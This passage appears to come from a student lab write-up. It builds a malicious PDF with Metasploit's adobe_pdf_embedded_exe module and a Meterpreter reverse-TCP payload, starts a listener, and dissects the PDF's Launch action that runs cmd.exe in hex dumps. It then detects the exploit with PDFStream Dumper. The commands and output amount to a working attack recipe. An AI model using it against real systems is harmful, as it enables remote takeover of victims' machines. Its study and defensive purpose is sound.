[*] Parsing '/home/sulakshana/Downloads/cs.pdf' ...
[*] Using 'windows/meterpreter/reverse_tcp' as payload ...
[*] Parsing Successful. Creating 'Ran.pdf' file ...
[*] Ran.pdf stored at /home/sulakshana/.msf4/local/Ran.pdf
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name      Current Setting  Required  Description
  ---      -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.0.2.15       yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.0.2.15       yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Wildcard Target
```

## Step 7

Before running the exploit, we used LHOST and LPORT to establish connection between the attacker and the victim's computer. And finally, we are using exploit command to open a reverse TCP connection. We can see that a connection was established.

```
File Actions Edit View Help
[*] Parsing '/home/sulakshana/Downloads/cs.pdf' ...
[*] Using 'windows/meterpreter/reverse_tcp' as payload ...
[*] Parsing Successful. Creating 'Ran.pdf' file ...
[*] Ran.pdf stored at /home/sulakshana/.msf4/local/Ran.pdf
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set LPORT 80
LPORT => 80
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > exploit

[*] Reading in '/home/sulakshana/Downloads/cs.pdf' ...
[*] Parsing '/home/sulakshana/Downloads/cs.pdf' ...
[*] Using 'windows/meterpreter/reverse_tcp' as payload ...
[*] Parsing Successful. Creating 'Ran.pdf' file ...
[*] Ran.pdf stored at /home/sulakshana/.msf4/local/Ran.pdf
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name      Current Setting  Required  Description
  ---      -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.0.2.15       yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.0.2.15       yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0   Wildcard Target

msf6 exploit(multi/handler) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(multi/handler) > set LPORT 80
LPORT => 80
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.15:80
```



## Embedding secret code into the shell code of the payload:

The below picture is the Hex values of the secret code that is embedded in the Malicious file.

4F	4D	45	50	41	54	48	25	26	28	23	35	34	36	38	36
35	32	30	35	33	36	35	36	33	37	32	36	35	37	34	32
30	36	33	36	66	36	34	36	35	32	30	36	39	37	33	33
61	35	32	33	31	33	31	33	37	33	39	33	36	33	34	33
31	33	36	20	65	63	68	6F	20	40	65	63	68	6F	20	22

After the malicious file is created, we need to embed the secret code in the form of hex values or plain text, for that we need to carefully examine all the objects of the pdf file and should conclude the malicious part of the object and we need to type the bash commands that needs to be executed.

The text that is highlighted in the image is the secret code of the assignment. The values that are highlighted lightly are the hex values of the secret code and the part that is highlighted in the dark blue is the decoded string of that hex values. Which is my secret code.

Here clearly one can see that we are not using the dialog box. As a secret code instead, we have embedded the secret code in the malicious part of the payload and clearly see that we have embedded the bash command in the payload execution portion.

Ran.pdf																	
Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
000002D0	61	74	65	2E	70	64	66	29	2F	46	28	74	65	6D	70	6C	ate.pdf)/F(templ
000002E0	61	74	65	2E	70	64	66	29	2F	45	46	3C	3C	2F	46	20	ate.pdf)/EF<</F
000002F0	38	20	30	20	52	3E	3E	2F	44	65	73	63	28	74	65	6D	8 0 R>>/Desc(tem
00000300	70	6C	61	74	65	29	2F	54	79	70	65	2F	46	69	6C	65	plate)/Type/File
00000310	73	70	65	63	3E	3E	0D	65	6E	64	6F	62	6A	0D	38	20	spec>>.endobj.8
00000320	20	30	20	6F	62	6A	0D	3C	3C	2F	53	2F	4A	61	76	61	0 obj.<</S/Java
00000330	53	63	72	69	70	74	2F	4A	53	28	74	68	69	73	2E	65	Script/JS(this.e
00000340	78	70	6F	72	74	44	61	74	61	4F	62	6A	65	63	74	28	xportDataObject(
00000350	7B	20	63	4E	61	6D	65	3A	20	22	74	65	6D	70	6C	61	{ cName: "templa
00000360	74	65	22	2C	20	6E	4C	61	75	6E	63	68	3A	20	30	20	te", nLaunch: 0
00000370	7D	29	3B	29	2F	54	79	70	65	2F	41	63	74	69	6F	6E	});)/Type/Action
00000380	3E	3E	0D	65	6E	64	6F	62	6A	0D	31	30	20	30	20	6F	>>.endobj.10 0 o
00000390	62	6A	0D	3C	3C	2F	53	2F	4C	61	75	6E	63	68	2F	54	bj.<</S/Launch/T
000003A0	79	70	65	2F	41	63	74	69	6F	6E	2F	57	69	6E	3C	3C	ype/Action/Win<<
000003B0	2F	46	28	63	6D	64	2E	65	78	65	29	2F	44	28	63	3A	/F(cmd.exe)/D(c:
000003C0	5C	5C	77	69	6E	64	6F	77	73	5C	5C	73	79	73	74	65	\\windows\\syste
000003D0	6D	33	32	29	2F	50	28	2F	51	20	2F	43	20	25	48	4F	m32)/P(/Q /C %HO
000003E0	4D	45	44	52	49	56	45	25	20	26	20	63	64	20	25	48	MEDRIVE% & cd %H
000003F0	4F	4D	45	50	41	54	48	25	26	28	23	35	34	36	38	36	OMEPAH%&(#54686
00000400	35	32	30	35	33	36	35	36	33	37	32	36	35	37	34	32	5205365637265742
00000410	30	36	33	36	66	36	34	36	35	32	30	36	39	37	33	33	0636f64652069733
00000420	61	35	32	33	31	33	31	33	37	33	39	33	36	33	34	33	a523131373936343
00000430	31	33	36	20	65	63	68	6F	20	40	65	63	68	6F	20	22	136 echo @echo "
00000440	54	68	65	20	73	65	63	72	65	74	20	63	6F	64	65	20	The secret code
00000450	69	73	20	68	69	64	69	6E	67	22	3E	20	74	65	78	74	is hiding"> text
00000460	2E	62	61	74	29	26	28	73	74	61	72	74	20	74	65	78	.bat)&(start tex
00000470	74	2E	62	61	74	29	0A	0A	0A	0A	0A	0A	0A	0A	0A	0A	t.bat).....
00000480	54	68	69	73	20	69	73	20	6E	6F	74	20	74	68	65	20	This is not the
00000490	73	65	63	72	65	74	20	63	6F	64	65	29	3E	3E	3E	3E	secret code)>>>>
000004A0	0D	65	6E	64	6F	62	6A	0D	31	20	30	20	6F	62	6A	0D	.endobj.1 0 obj.


The text that is highlighted, both the hex and the decoded strings of the below image are the launch\_message that is displayed as a message in the dialogue box which is not the secret code as it is not inside the exploit.

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
000002D0	61	74	65	2E	70	64	66	29	2F	46	28	74	65	6D	70	6C	ate.pdf)/F(templ
000002E0	61	74	65	2E	70	64	66	29	2F	45	46	3C	3C	2F	46	20	ate.pdf)/EF<</F
000002F0	38	20	30	20	52	3E	3E	2F	44	65	73	63	28	74	65	6D	8 0 R>>/Desc(tem
00000300	70	6C	61	74	65	29	2F	54	79	70	65	2F	46	69	6C	65	plate)/Type/File
00000310	73	70	65	63	3E	3E	0D	65	6E	64	6F	62	6A	0D	38	20	spec>>.endobj.8
00000320	20	30	20	6F	62	6A	0D	3C	3C	2F	53	2F	4A	61	76	61	0 obj.<</S/Java
00000330	53	63	72	69	70	74	2F	4A	53	28	74	68	69	73	2E	65	Script/JS(this.e
00000340	78	70	6F	72	74	44	61	74	61	4F	62	6A	65	63	74	28	xportDataObject(
00000350	7B	20	63	4E	61	6D	65	3A	20	22	74	65	6D	70	6C	61	{ cName: "templa
00000360	74	65	22	2C	20	6E	4C	61	75	6E	63	68	3A	20	30	20	te", nLaunch: 0
00000370	7D	29	3B	29	2F	54	79	70	65	2F	41	63	74	69	6F	6E	});)/Type/Action
00000380	3E	3E	0D	65	6E	64	6F	62	6A	0D	31	30	20	30	20	6F	>>.endobj.10 0 o
00000390	62	6A	0D	3C	3C	2F	53	2F	4C	61	75	6E	63	68	2F	54	bj.<</S/Launch/T
000003A0	79	70	65	2F	41	63	74	69	6F	6E	2F	57	69	6E	3C	3C	ype/Action/Win<<
000003B0	2F	46	28	63	6D	64	2E	65	78	65	29	2F	44	28	63	3A	/F(cmd.exe)/D(c:
000003C0	5C	5C	77	69	6E	64	6F	77	73	5C	5C	73	79	73	74	65	\\windows\\syste
000003D0	6D	33	32	29	2F	50	28	2F	51	20	2F	43	20	25	48	4F	m32)/P(/Q /C %HO
000003E0	4D	45	44	52	49	56	45	25	20	26	20	63	64	20	25	48	MEDRIVE% & cd %H
000003F0	4F	4D	45	50	41	54	48	25	26	28	23	35	34	36	38	36	OMEPTH%&(#54686
00000400	35	32	30	35	33	36	35	36	33	37	32	36	35	37	34	32	5205365637265742
00000410	30	36	33	36	66	36	34	36	35	32	30	36	39	37	33	33	0636f64652069733
00000420	61	35	32	33	31	33	31	33	37	33	39	33	36	33	34	33	a523131373936343
00000430	31	33	36	20	65	63	68	6F	20	40	65	63	68	6F	20	22	136 echo @echo "
00000440	54	68	65	20	73	65	63	72	65	74	20	63	6F	64	65	20	The secret code
00000450	69	73	20	68	69	64	69	6E	67	22	3E	20	74	65	78	74	is hiding"> text
00000460	2E	62	61	74	29	26	28	73	74	61	72	74	20	74	65	78	.bat)&(start tex
00000470	74	2E	62	61	74	29	0A	0A	0A	0A	0A	0A	0A	0A	0A	0A	t.bat).....
00000480	54	68	69	73	20	69	73	20	74	68	65	20	4C	61	75	6E	This is the Laun
00000490	63	68	20	4D	65	73	73	61	67	65	29	3E	3E	3E	3E	0D	ch Message)>>>>.
000004A0	65	6E	64	6F	62	6A	0D	31	20	30	20	6F	62	6A	0D	0A	endobj.1 0 obj..
000004B0	3C	3C	0D	0A	0A	2F	50	61	67	65	73	20	32	20	30	20	// /Dname 2 0

## Revealing secret code

To reveal the secret code, we need to import the malicious PDF into PDFStream Dumper and click on exploit scan to scan for the exploits that are embedded in the pdf.

When we followed the above step to the created malicious file it says, 'exploit found in stream 10'.



```
189752882.txt - Notepad
File Edit Format View Help
Exploit Header contains a Launch Action - possible CVE-2010-1240 Date:6.29.10 v9.3.2 - */Launch*/Action* - found in stream: 10
Note other exploits may be hidden with javascript obfuscation
It is also possible these functions are being used in a non-exploit way.
```

When we selected the stream object 10, we can clearly see that the custom object with the secret code and bash script.

The secret code is highlighted yellow in the picture below. The text highlighted in the blue colour is the text message that pops up in the dialogue box. (The command launch\_message is used for inserting this text).

From the above steps, we embedded the secret code.

